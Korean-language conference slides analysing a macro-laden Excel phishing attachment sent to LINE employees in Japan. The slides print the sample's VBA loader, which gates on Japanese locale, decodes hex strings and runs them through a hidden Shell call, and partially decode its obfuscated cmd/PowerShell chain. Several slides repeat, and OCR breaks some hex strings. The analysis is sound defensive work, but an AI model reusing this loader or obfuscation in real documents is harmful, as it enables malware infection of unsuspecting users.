KIMCHICON

핵인싸 malware’s obfuscation&evasion

About this talk

- 배경
  - 라인 임직원들이 액셀+매크로 파일을 첨부한 이메일 수신
  - 일본 내 다른 기업들도 받음
  - APT일 수도 있고 mass mailer일 수도 있음
  - (스포일러) PE 형식의 custom packer를 script based obfuscation package 가 대체
  - 본인은 AV telemetry도, VTI 계정도 없음
- 목적
  - 이 공격 안에 어떤 기법이 들어가 있는지 공유하는 것
  - 자동 분석 시스템이 분석에 실패하는 이유를 알 수 있습니다.
  - 직접 난독화 해제할 일이 생길 때 도움이 될 수도 있습니다.

About this talk

- 배경
  - 라인 임직원들이 액셀+매크로 파일을 첨부한 이메일 수신
  - 일본 내 다른 기업들도 받음
  - APT일 수도 있고 mass mailer일 수도 있음
  - (스포일러) PE 형식의 custom packer를 script based obfuscation package 가 대체
  - 본인은 AV telemetry도, VTI 계정도 없음
- 목적
  - 이 공격 안에 어떤 기법이 들어가 있는지 공유하는 것
  - 자동 분석 시스템이 분석에 실패하는 이유를 알 수 있습니다.
  - 직접 난독화 해제할 일이 생길 때 도움이 될 수도 있습니다.

$ whoami

- 강흥수
- LINE :: GrayLab
- 경력
  - 리버스엔지니어링, Antivirus, 코드 난독화, 악성코드/exploit/취약점 분석, APT/캠페인 추적
- Contact
  - cmpdebugger@gmail.com, @jz__

Email

From: <i.mizu@k9.dion.ne.jp>
To: <[redacted]@linecorp.com>, <[redacted]@linecorp.com>, <[redacted]@linecorp.com>
Cc:
Sent: 2018-12-18 (火) 18:33:21
Subject: l注文書の件

お世話になっております。

添付ファイルご確認お願いいたします。
--

を送付致します。

ご確認のほど、宜しくお願い

☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆

Attachment

- Filename: D O C 1812201804520.XLS
- Hash:
    - MD5: 2c2545df2bbcd506bd09641ec97ca5ae
    - SHA256: fa5eb74adc22749ffd113ceaa71d23a693af55e605bea1354dc7d352303e9bff
- https://app.any.run/tasks/8311417e-1ca4-4fb7-8520-191b8397b40e
    - 샘플 다운로드 가능

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

I36

2019年2月12日

見積書No. 341

御 見 積 書

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

TEL -
FAX -

見 積 金 額　182,855 円（消費税込）

日付	品名	数量	単 価	金 額
		1	92,712	92,712
		1	90,143	90,143
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
	以上			
		合	計	182,855

見積有効期限：見積日から１ヶ月間

責任者	担当者

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

I36

2019年2月12日

見積書No. 341

御 見 積 書

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

TEL -
FAX -

見 積 金 額　182,855 円（消費税込）

日付	品名	数量	単 価	金 額
		1	92,712	92,712
		1	90,143	90,143
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
	以上			
		合	計	182,855

見積有効期限：見積日から１ヶ月間


責任者	担当者


Automatic analysis

- https://app.any.run/tasks/8311417e-1ca4-4fb7-8520-191b8397b40e
  - Fails

VBA macro

- “Protected” 상태라 VB 에디터에서 볼 수 없음





VBA macro

- pip install oletools

```
> pip install oletools
Collecting oletools
  Downloading https://files.pythonhosted.org/packages/79/
    100% |################################| 1.6MB 386kB/s
Collecting pyparsing (from oletools)
  Downloading https://files.pythonhosted.org/packages/de/
    100% |################################| 71kB 1.5MB/s
Installing collected packages: pyparsing, oletools
  Running setup.py install for oletools ... done
Successfully installed oletools-0.53.1 pyparsing-2.3.1
You are using pip version 9.0.3, however version 19.0.2 i
You should consider upgrading via the 'python -m pip inst
```

- olevba -c <target.xls>

```
> olevba -c sample.XLS
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OLE:MAS-H--- sample.XLS
===============================================================================
FILE: sample.XLS
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: sample.XLS - OLE stream: u'_VBA_PROJECT_CUR/VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function geroo()


am1 = "0063006D0064002E006500780065002000 2F0056003A004F004E002F004300220073006500740020004F0065003600770
066007A0054005600380069003100 6D0026002600730065007400200055007600 3D005600450052005400 5D003A003A002600260
026002600730065007400200036004F0066003D006500260026007300650074002000610064004D003D002000200020005B00560
0"
am2 = "7300530050003D007300260026007300650074002000380035003D0066006C004F005300450068004A004900450031007
9003D0043004A0066006A004A006500330077002600260073006500740020007100690 03D00620063005A004700740063006600 6
A007400660026002600730065007400200069007200430076003D002E002000280020002800 5B005300740052006900260026007
9"
am3 = "0072002B0079006C00330059004D007000730065006500 7A002600260073006500740020004D0057003D006C006800260
063003500750055003900690026002600730065007400200006F0057003100 3D005E005E005E005E005E005E005E005E0026002800270
020007900470050035003D005800260026007300650074002000 4A0065003D00340042006E0071006E005800310048007700570
am4 = "7300650074002000320061007900 3D003D003D00270020002900 2C0020005B0049004F002E0043004F006D00500026002
E00260043006D00640020002000 2F0043002000200050006F005700650072005300260026007300650074002000310 06C0069003
5006100 4D00720027002900280020002400 7B005F007D002C0020005B00740026002600730065007400200006F00750068006700 3
```

VBA macro

- VBA code
  - 문법 전혀 모름미다.. 하지만 워낙 직관적이라 프로그래밍 경험이 있다면 바로 이해할 수 있음

```
Sub my_func(Argument1 As Long) As String
    ....
    my_func = “리턴은 이렇게 함수명에 = 하면 됨”
End Sub
```

VBA macro

- VBA code

```
Function geroo()


am1 = "0063006D0064002E00650078006500200002F0056003A004F004E002F00430022007300650074002004F006500360077003D
3D005300740071003200690004D006400580041006B002F006F004F00340066007A00540056003800690031006D00260026007300650
02F006E006100340078007900 6A004E00550062002600260073006500740020000570035005A0066003D0032007800640057007900055
00580044004F006A003D006D002600260073006500740020000390078004F0076003D004600260026007300650074002000310054006
am2 = "7300530050003D0073002600260073006500740020000380035003D0066006C004F005300450068004A004900450031007600
006E0076003D006D0073002700260026007300650074002000041004E0059003D0043004A0066006A004A0065003300770026002600
300470038002600260073006500740020004D0070003D00720026002600730065007400200006700 31004C003D007600520041007500
3D002B004F002B00370054007100330046003400380048005400700048006A004E004B00590068004800380074002600260073006500
am3 = "0072002B0079006C00330059004D0070007300650065007A0026002600730065007400200004D0057003D006C00680026002
5900470026002600730065007400200003500430003D005500320042004200630035007500550039006900260026007300650074002000
02600260073006500740020000710062005100 3D0032004A00740066002600260073006500740020006F00560063 0059003D006A0026
006E00380046002B0074004F0076004C0058002F003000630045 0049006A004A00480071005A0068002600260073006500740020004
am4 = "730065007400200003200610079003D003D003D0027002000029002C0020005B0049004F002E0043004F006D005000260026000
003D00490050002E0045005800650020005E005E005E0026005E005E005E00260043006D0064002000020002F0043002000200005000
300650074002000049004A005A0079003D005B00730079005300540065002600260073006500740020000 31006C003D00650052002700
29002600260073006500740020000410046003D0061004E00370058 0053006C003000680045002600260073006500740020000560072
vb4 = "005300730026002600730065007400200003600470078003D0065004E004E0064004E005600260026007300650074002 0004A003100690055003D002F
26002600730065007400200005900760049 0042003D006F0077007300270 02C0027002E00260026007300650074002000071 0047005A0038003D0045006600560
057006E0061004D0064006200570048004B006100460065005400390054006A006A00700059004D005800710057002600260073006500740020000410075006B
00260026007300650074002 0004A0030006A003D0043007200440026002600730065007400200006100 76006F003D0035002F0048006700540050002600260 07
geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx7 + vb1 + vb2 + vb3 + vb4
End Function
```

VBA macro

- VBA code

```
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270002B00270074002700290020007B005E00
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036 0
    460054007300500071004D0054006D00440037006A00340047005700 2F005A002B00470032006B00380051005A00440026
    061006B006B00420052005200550057004F00420077005600310064006C006800490062005500330054005300 4B0071003
52  yOkos = yOkos + "60026007300650074002000530042006F003D0045006F0031004D00360044007300 6F00260026007 3
    074007200650041004D00260026007300650074002000580059003D00750052006E00410054005700590056005500260027
    00470043003D005200360067002600260073006500740020006F005A004A003D006D006E0032004D002F00790076006F00
    2007B0030007D007B0031007D007B0032007D005C00220022002D00660020002700 6F00610064002700 2C00270026002600
53  yOkos = yOkos + "60050004A00340065002600260073006500740020005200 4D00360078003D0073005A00440057003 1
    06400450027002C0027002E0027002C00270049006F002E0063006F004D00500052004500270 02C00270026002600730006
    00740020003500530039003D00440050002600260073006500740020007500340 03D0036004A00490045005000340072 00
    8003D0027002C00270057006900270 02C00270053007900730074006500 6D002E0027002C00270046006F00720026002600260
54  yOkos = yOkos + "036006F003D002E00280027006E00450077002D004F00620027002600260073006500740020006300
    60073006500740020006700630 03D00340030002600260073006500740020004A006E003D00720053004300610065005 90
```

```
    025007800 6B00680059002500250076004D007A00250025003800680025002500610064004D00250025006700 0
63  yOkos = yOkos + "00250061005A004E00500025002500570062002500250035004400670078002500250077 0
    250025005800 6D00530035002500250051005600330025002500590076004900420025002500 4F00700038002 5
    025004100520025002500630076002500250033007 1004E00250025004900300025002500360059003800310 02
64  yOkos = yOkos + "400590025002500550 07A00250025006D006C00250025005700 6E00250025004900 7A005 5
    049007900250026002600 63006D0064002E00650078006500200 02F00430020002500760067003A00220022002 3
65  End Function
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270028002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

Application.International property (Excel)

06/08/2017 • 3 minutes to read • Contributors all

Returns information about the current country/region and international settings. Read-only **Variant**.

Syntax

expression. `International` (`_Index_`)

expression A variable that represents an Application object.

```
40  xcv =
41  clem
42  End
43  Func
44    Di
45    Fo
46      I
47    Ne
48  End
49
50  Func
51  y0ko
    0006
```

Country/Region Settings

Index	Type	Meaning
xlCountryCode	Long	Country/Region version of Microsoft Excel.
xlCountrySetting	Long	Current country/region setting in the Windows Control Panel.
xlGeneralFormatName	String	Name of the General number format.

VBA macro

Table 26-1: EXCEL COUNTRY CODES

➪ Open table as spreadsheet

Country	Country Code
English	1
Russian	7
Greek	30
Dutch	31
Portuguese (Brazil)	55
Thai	66
Japanese	81
Korean	82
Vietnamese	84

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270 02B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

XlUnderlineStyle Enum

Namespace: Microsoft.Office.Interop.Excel

Assembly: Microsoft.Office.Interop.Excel.dll

Specifies the type of underline applied to a font.

C++

```
public enum class XlUnderlineStyle
```

Inheritance Enum → XlUnderlineStyle

Fields

xlUnderlineStyleDouble	-4119	Double thick underline.
xlUnderlineStyleDoubleAccounting	5	Two thin underlines placed close together.
xlUnderlineStyleNone	-4142	No underlining.
xlUnderlineStyleSingle	2	Single underlining.

VBA macro

VBA Shell Syntax

The syntax for calling Shell is

```
Shell (Program,WindowStyle)
```

Program can be the name of an internal or external command or a script. It can contain any arguments or switches required by the program, as well as the drive and path to the program itself

WindowStyle determines how the window of the called program behaves. *WindowStyle* is optional but if it is omitted, the program starts minimized with focus. You can specify the *WindowStyle* using a constant or the actual numeric value, as shown here:

Constant	Value	Description
vbHide	0	The window is hidden, and focus is passed to the hidden window.

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

- 결국 아래 문자열은 … \x63\x6d\x64… == cmd… 로 변환

```
3
4   am1 = "0063006D0064002E006500780065002000 2F0056003A004F004E
    3D0053007400710032006900 4D006400580041006B002F006F004F00340
    02F006E0061003400780079006A004E0055006200260026007300650074
    00580044004F006A003D006D0026002600730065007400200039007800 4
5   am2 = "7300530050003D0073002600260073006500740020003800350 0
    006E0076003D006D0073002700260026007300650074002000 41004E005
```

VBA macro

- 난독화 해제된 상태를 보는 간단한 방법?
  - “Shell” 함수 대신 “MsgBox”? (like printf)
  - 또는 문법이 python 과 비슷하므로 그냥 python에 때려넣기

```
>>> am6 = "00350044007900 5A00430043006700720052005900530069002B004B00410
042006200580054006200 4B00260026007300650074002000540037003D00350067005600
05E005E005E005E005E007C00200026002600730065007400200078005700630 03D00470
>>> vb1 = "8004C007A004200260026007300650074002000 6F0046003D002B0038006E
002600730065007400200073004400480059003D0073006B00570054006400 6C00580053
007300480050006200610071007500710 02B00640026002600730065007400200049003
>>> vb2 = "2000700055006100 3D0069006F006E002E002600260073006500740020003
A003A0028005C00260026007300650074002000710069003800 3D00330030007500640004
00020002D004E004F00700020002D00730054002000200 2D00450078006500630020002
>>> vb3 = "05E005E005E005E005E005E005E005E005E005E005E005E005E007C002000
4D00310026002600730065007400200071004E006F003D00330037002F004F00320055 00
6F002E0027002C00270026002600730065007400200049007A0055003D0020005C002200
>>> vb4 = "00530073002600260073006500740020003600470078003D0065004E004E0
047005A0038003D00450066005600680063003400320026002600730065007400200058 0
026007300650074002000570062003900790 03D00730055002600260073006500740020
>>> geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 +
>>>
>>> a = geroo + y0kos
```

VBA macro

- 또는 문법이 python 과 비슷하므로 그냥 python에 때려넣기

```
>>> a.decode('hex').replace('\x00', '')
'cmd.exe /V:ON/C"set 0e6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/o04fzTV8i1m&&set Uv=VERT]::&&set vni=
wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM=   [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.f
oRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bc
ZGtcfhLyyfr&&set V8=ynYlt5bN3G8&&set Mp=r&&set g1L=vRAuTl41Jtf&&set irCv=. ( ([StRi&&set PfZ=+O+7Tq3F48HTpHjNKYhH
8t&&set I0d=h&&set 4Pp=jE2yr+yl3YMpseez&&set MW=lh&&set 8Q=NU7BL&&set Qj6=Gy4ygZ&&set cJ=wYG&&set 5C=U2BBc5uU9i&&
set oW1=^^^^^^^&(\'&&set ut=aM5wk7i4J7qJkk&&set qbQ=2Jtf&&set oVcY=j&&set yGZ5=X&&set Je=4BnqnX1HwWAFXdaJHn8F+tOv
LX/0cEIjJHqZh&&set NSeA=Ue1ekDZNmhaD&&set 2ay===\' ), [IO.COmP&&set xlj=tFCW2+3wZXjjZae5zyer3d&&set a4o=IP.EXe ^^
^&^^^&Cmd  /C  PoWerS&&set 1li=RM&&set N1kP=+TvCMSC&&set IJZy=[sySTe&&set 1l=eR\',\'TReaMr\')( ${_}, [t&&set nukg
=\'me\'  )&&set AF=aN7XSl0hE&&set VrRM=xM&&set Tax=.memoRYSTrEAm&&set Aq=6&&set OB=""aS`ci&&set 3Fe=0}{1}\\""&&se
t Q8=Tjg&&set tA=6leyNNnnhW&&set cXA=iS4u+L7Ak&&set 8h=W 1 -noni&&set M8qN=jTJ+gP&&set X8u=71YH09s8mgBejUhv&&set
y4s=4ZDnYIE9ZuF3a+MW4&&set UB1=}{5}"" -f\'SY\',\'m\',\'&&set W5qN=b5HqwP5DyZCCgrRYSi+KA&&set 6Y81=.(  \\""{0&&set
 jL=VCk68tH&&set OJ5=( &&set xDJY=iwKm45OLC5UYunBbXTbK&&set T7=5gVR&&set x4m=i`NVoKE\\""( &&set Qf=ZBZ&&set xDc="
"REa`DT`oenD""( )^^^^^^^^^^^^^^^| &&set xWc=GD&&set vAY=BukYXA7mbSW1JsFL&&set PI=HCdnCE7H8&&set 9D=lC44NSbmlmpqkq
HArqxi&&set xYhw=VxSrDX&&set Uz=Clip&&set R3HL=HknYg4X0Y+m7&&set AR=""{1}{0}\\"" -f( \\""{1}{0}\\""&&set RHKs=1p&
&set wo=0}{1}{2}{3}{4}\\"" -f&&set 8rn=2}\\""-f \'h\',\'Par\',\'tial\'  ),\'Na\',&&set omR= &&set Si= [cOn&&set 3
M=Mcq/o&&set NFgR=bNZ&&set uh=6z4f1+&&set 8P=yoVfdqP7vmoD/dIl\')&&set x5Jr=ECHO/(&&set RF=o09WU+YsweicX&&set xkhY
=s&&set j3=3MRJ&&set 1y9=1}{2}{3}{6&&set U0=b5j8WjJu&&set ieHu=nCodiNg]::&&set 6b=G/NbcnhIOBEjh6&&set JV=Com&&set
 WGx=reN`&&set yB7=,&&set 8731={v`ERBOse`p`Re`Fe&&set YBrx=s26TE&&set gsv=lEgwAFfjeelhnY8ZymExzjUEMxxmI+eafHEI2Fe
xfd8FC08x7A4y8FM&&set nGX=tg&&set aZNP=ion.Ass&&set uYf=8+3g84&&set tHLi=yix4gZ8aIbJXRHeXF+YIGOQmBDeO5&&set JW4A=
Bp3BsjSu1p&&set ptI=bvH/Qj&&set OxnL=f (\\""{&&set vjI=s&&set N1O=m.&&set qD27=QLSqrNp&&set Wn=oard]::(&&set cv=
-f \'T\',\'tEx\' ),\'gET&&set QpS=O&&set 1ImR=d/Wz&&set QH=icCL9cmbT6TqAbvj0AvWlpmQz&&set cH=A&&set aKU=\\&&set T
A4=8JMXPGb9zH+OkrCpdu/zIsP&&set i3Q=EzP5a&&set 5Dgx=""{&&set vEqn=dVVtc&&set YJU5=d7OgmHntbQEc&&set 3E=}{&&set AU
Q=YCzgojirAYBpxqAXBk1TX1ADv&&set r6=+dD2/iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSr&&set Ufe=QxVzRsNs7JrmExbD/9&&set Ac
Ma=LIPBOArD]::&&set vMz= -&&set 240=kERpYl&&set WfM=WKA2w19WlgldPq&&set Iy=   )&&set 2BN=NcL3udcrVrtZvxYpslksBKOA
zcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghW&&set SNr=:""deC`O&&set xUl=""FrOM&&set QV3=f\'nd&&set QK=e4oaBVtbvc
